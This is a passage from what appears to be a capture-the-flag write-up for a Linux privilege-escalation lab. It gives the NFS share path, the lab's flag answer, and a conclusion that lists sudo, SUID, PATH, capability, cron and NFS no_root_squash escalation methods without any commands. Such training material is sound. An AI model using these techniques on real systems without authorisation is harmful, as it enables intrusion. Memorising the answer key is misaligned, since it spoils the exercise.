
> What is the full path of the mountable share?


/opt/nfs



> What are the contents of /root/flag.txt?

THM{exports-r00T-nfs}





Task 8 - Conclusion

In this room, you worked through the most common misconfigurations that turn an ordinary Linux user into root.

- You abused overly permissive sudo rules to run privileged commands as another user.
- You hunted down SUID binaries that execute as their owner and turned them into shells.
- You hijacked the PATH environment variable to trick privileged scripts into running attacker-controlled binaries.
- You exploited Linux capabilities left on the wrong executables.
- You abused writable cron jobs running as root.
- You exploited a misconfigured NFS share with no_root_squash to plant a root-owned SUID binary from your own machine.

The common thread across all of these is the same: privilege escalation rarely comes from a single dramatic flaw; it comes from a small misconfiguration that hands you something you weren't supposed to have. Enumerate carefully, check the permissions on everything that runs as another user, and the path up almost always reveals itself.